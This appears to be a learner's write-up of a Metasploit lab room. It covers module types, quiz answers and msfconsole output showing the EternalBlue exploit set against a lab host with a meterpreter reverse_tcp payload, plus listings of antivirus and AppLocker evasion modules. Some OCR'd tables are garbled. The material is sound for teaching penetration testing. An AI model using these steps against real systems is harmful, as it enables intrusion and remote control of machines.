

Metasploit Room



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Task 1: Introduction to Metasploit

To know two main versions && commands



Task 2: Main Components of Metasploit


Interacting with Metasploit is done through the msfconsole command. This command allows you to use various modules, each designed to perform a specific task. Tasks can include exploiting vulnerabilities, scanning targets, or carrying out brute-force attacks. Some key concepts to understand:

- Exploit: A piece of code that takes advantage of a vulnerability in a target system.
- Vulnerability: A weakness or flaw in a system that could lead to confidential data being exposed or allow an attacker to run code/commands on the target.
- Payload: Code that's executed on the target system to perform actions like gaining access or extracting sensitive information.




Now, let's explore some of the different modules and their categories:

Auxiliary Modules: These contain scanners, crawlers, and fuzzers.



Encoders: Encoders are used to obfuscate both the exploit and payload, making it harder for a signature-based antivirus to detect them.

• A signature-based antivirus solution works by comparing suspicious files to a database of known threats. However, encoders have a roughly 50/50 chance of bypassing detection due to other checks that antivirus software may perform.



Evasion: While encoders help obscure the payload, evasion modules aim to bypass antivirus defenses. Encoders aren't designed to completely evade antivirus detection on their own.

```
Evasion

# Name Disclosure Date Rank Check Description

- 0 evasion/windows/applocker_evasion_install_util . normal No Applocker Evasion - .NET Framework Installation Utility
1 evasion/windows/applocker_evasion_resentationhost . normal No Applocker Evasion - MSBuild
2 evasion/windows/applocker_evasion_resentationhost . normal No Applocker Evasion - Windows Presentation Foundation Host
3 evasion/windows/applocker_evasion_workflow_compiler . normal No Applocker Evasion - Mindows Presentation Foundation Host
4 evasion/windows/applocker_evasion_workflow_compiler . normal No Applocker Evasion - Mindows Presentation Foundation Host
5 evasion/windows/process_herpaderping . normal No Applocker Evasion - Mindows Presentation Utility
6 evasion/windows/process_herpaderping . normal No Process Herpaderping evasion technique
6 evasion/windows/syscall_inject . normal No Direct windows syscall evasion technique
7 evasion/windows/windows_defender_eve . normal No Microsoft Windows Defender Evasive Executable
8 evasion/windows/windows_defender_is_hta . normal No Microsoft Windows Defender Evasive Executable
9 Microsoft Windows Defender Evasive Executable
9 Microsoft Windows Defender Evasive Executable
9 Microsoft Windows Defender Evasive Executable
```



Exploits: Exploits are categorized based on the target system.

NOPs: NOPs serve no actual function—they represent no operation. In the Intel x86 CPU architecture, they are represented by the byte 0x90. The CPU skips one cycle when a NOP is executed. NOPs are typically used to create a buffer to maintain consistent payload sizes.

```
msf6 > show nops
NOP Generators
                             Disclosure Date Rank
       nop/aarch64/simple
                                               normal
                                                       Nο
                                                               Simple
       nop/armle/simple
                                               normal
                                                       No
                                                               Simple
       nop/cmd/generic
                                               normal
                                                               Generic Command Nop Generator
       nop/mipsbe/better
                                               normal
       nop/php/generic
                                               normal No
                                                               PHP Nop Generator
       nop/ppc/simple
                                               normal No
                                                               Simple
       nop/sparc/random
                                                               SPARC NOP Generator
                                               normal
       nop/tty/generic
                                                               TTY Nop Generator
       nop/x64/simple
                                                      No
                                                               Simple
       nop/x86/opty2
nop/x86/single_byte
                                               normal
                                                       No
                                                               Opty2
```


Payloads: Payloads are code that runs on the target system. Examples include opening a reverse shell, installing malware, or executing something simple like calc.exe as proof of concept in a penetration test report. There are four payload categories:

- Adapters: Convert single payloads into different formats.
- Singles: Self-contained payloads (e.g., adding a user or launching notepad.exe) that don't require any extra components to execute.
- Stagers: These establish a connection between Metasploit (the attacker) and the target system. Staged payloads send a stager to the target first, which then downloads the full payload. The initial size of a stager is smaller compared to delivering the entire payload at once
- Stages: These are downloaded by the stager to deliver larger payloads.


Single (inline) and staged payloads differ in their naming conventions:

- Single payloads use an underscore ("_") between "shell" and "reverse," like this: generic/shell_reverse_tcp.
- Staged payloads use a slash ("/") between "shell" and "reverse," for example: windows/x64/shell/reverse_tcp.





Post-Exploitation Modules: These modules are used during the final stages of testing, focusing on tasks that are performed after the system has been exploited.



What is the name of the code taking advantage of a flaw on the target system?

| Exploit | ✓ Correct Answer | | | |
|---|------------------|--|--|--|
| What is the name of the code that runs on the target system to achieve the attacker's goal? | | | | |
| Payload | ✓ Correct Answer | | | |
| What are self-contained payloads called? | | | | |
| Singles | ✓ Correct Answer | | | |
| Is "windows/x64/pingback_reverse_tcp" among singles or staged payload? | | | | |
| Singles | ✓ Correct Answer | | | |



Task 3:

```
| Ckali© kali)-[~/Downloads]
| Smsfconsole
| Metasploit tip: Network adapter names can be used for IP options set LHOST | TargetIP Acceptable for the content of the conte
```

LS command

```
msf6 > ls
[*] exec: ls

'46362(1).py' 46362.py 'AmrAbdelkhalek(1).ovpn' AmrAbdelkhalek.ovpn metasploit-4.21.1-2023011701-linux-x64-installer.run Nessus-10.8.3-ubuntu1604_amd64.deb
msf6 > ■
```

```
msf6 > help.txt
[=] Unknown command: help.txt. Run the help command for more details.
msf6 > help set
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.
```



history command

```
msf6 > history
   tree -L 1
2
   tree -L 1 auxiliary
   tree -L 1 auxiliary/
   tree -L 1
5
   ls
6
   meta
   show auxiliary
8
  show encoders
9
  show evasion
10 show exploits
11 show nops
12 show payloads
13 show posts
14 show post
15 ls
16 help.txt
17 help set
18 help.txt
19 history
msf6 >
```

```
[*] exec: ls
'46362(1).py' AmrAbdelkhalek.ovpn
46362.py metasploit-4.21.1-2023011701-linux-x64-installer.run
'AmrAbdelkhalek(1).ovpn' Nessus-10.8.3-ubuntu1604_amd64.deb
```

use exploit/windows/smb/ms17 010 eternalblue

```
msf6 exploit(wi
                                         lblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name
                  Current Setting Required Description
  RHOSTS
                                             The target host(s), see https://docs.me
                                   yes
                                             tasploit.com/docs/using-metasploit/basi
                                             cs/using-metasploit.html
  RPORT
                  445
                                             The target port (TCP)
                                   yes
  SMBDomain
                                             (Optional) The Windows domain to use fo
                                   no
                                             r authentication. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embe
                                             dded Standard 7 target machines.
```



Command to payload options

```
Payload options (windows/x64/meterpreter/reverse_tcp):
   Name
             Current Setting Required Description
   EXITFUNC thread
                                        Exit technique (Accepted: '', seh, thread, p
                              ves
                                        rocess, none)
   LHOST
             192.168.1.10
                                        The listen address (an interface may be spec
                              yes
                                        ified)
   LPORT
             4444
                                        The listen port
                              ves
```


Payload options

```
Payload options (windows/x64/meterpreter/reverse_tcp):
             Current Setting Required Description
   Name
   EXITFUNC thread
                              yes
                                        Exit technique (Accepted: '', seh, thread, p
                                        rocess, none)
   LHOST
             192.168.1.10
                                        The listen address (an interface may be spec
                              yes
                                        ified)
   LPORT
             4444
                                        The listen port
                              yes
Exploit target:
   Id Name
       Automatic Target
```


Show payloads

```
msf6 exploit(w
                                       ernalblue) > show payloads
Compatible Payloads
      Name
                                                               Disclosure Date Rank
eck Description
   Ø
       payload/generic/custom
                                                                                 normal No
     Custom Payload
      payload/generic/shell_bind_aws_ssm
                                                                                 normal No
     Command Shell, Bind SSM (via AWS API)
payload/generic/shell_bind_tcp
                                                                                 normal No
     Generic Command Shell, Bind TCP Inline
       payload/generic/shell_reverse_tcp
                                                                                 normal No
     Generic Command Shell, Reverse TCP Inline payload/generic/ssh/interact
                                                                                 normal No
     Interact with Established SSH Connection
      payload/windows/x64/custom/bind_ipv6_tcp
                                                                                 normal No
     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
       payload/windows/x64/custom/bind_ipv6_tcp_uuid
                                                                                 normal No
     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
       payload/windows/x64/custom/bind named pipe
                                                                                 normal No
     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
```





How would you search for a module related to Apache?



Task 4:

Command to set rhosts

```
\frac{\text{msf6}}{\text{msf6}} \; \text{exploit}(\frac{\text{windows/smb/ms17}_010\_\text{eternalblue}}) \; > \; \text{set rhosts} \; \; 10.10.165.39 \text{rhosts} \; \Rightarrow \; 10.10.165.39
```

Show options after add rhosts

| <pre>msf6 exploit(windows/smb/msi7_010_eternalblue) > show options Module options (exploit/windows/smb/msi7_010_eternalblue):</pre> | | | | | |
|--|-----------------|-----------|---|--|--|
| Name | Current Setting | Required | Description | | |
| RHOSTS | 10.10.165.39 | yes | The target host(s), see https://docs.me tasploit.com/docs/using-metasploit/basi cs/using-metasploit.html | | |
| RPORT SMBDomain | 445 | yes no | The target port (TCP) (Optional) The Windows domain to use fo r authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embe dded Standard 7 target machines. | | |
| SMBPass | | no | (Optional) The password for the specifi ed username | | |
| SMBUser | | | (Optional) The username to authenticate as | | |
| VERIFY_ARCH | true | yes | Check if remote architecture matches ex ploit Target. Only affects Windows Serv | | |



Command to unset all setting && show options

| <pre>msf6 exploit(windows/smb/ms17_010_eternalblue) > unset all Unsetting datastore msf6 exploit(windows/smb/ms17_010_eternalblue) > show options</pre> | | | | | | | |
|---|-----------------|------------|---|--|--|--|--|
| Module options (exploit/windows/smb/ms17_010_eternalblue): | | | | | | | |
| Name | Current Setting | g Required | Description | | | | |
| RHOSTS | | yes | The target host(s), see https://docs.me tasploit.com/docs/using-metasploit/basi cs/using-metasploit.html | | | | |
| RPORT SMBDomain | 445 | yes no | The target port (TCP) (Optional) The Windows domain to use fo r authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embe dded Standard 7 target machines. | | | | |
| SMBPass | | по | (Optional) The password for the specifi ed username | | | | |
| SMBUser | | no | (Optional) The username to authenticate as | | | | |
| VERIFY_ARCH | true | yes | Check if remote architecture matches ex ploit Target. Only affects Windows Serv er 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. | | | | |
| VERIFY_TARGET | true | yes | Check if remote OS matches exploit Targ | | | | |

How would you set the LPORT value to 6666?

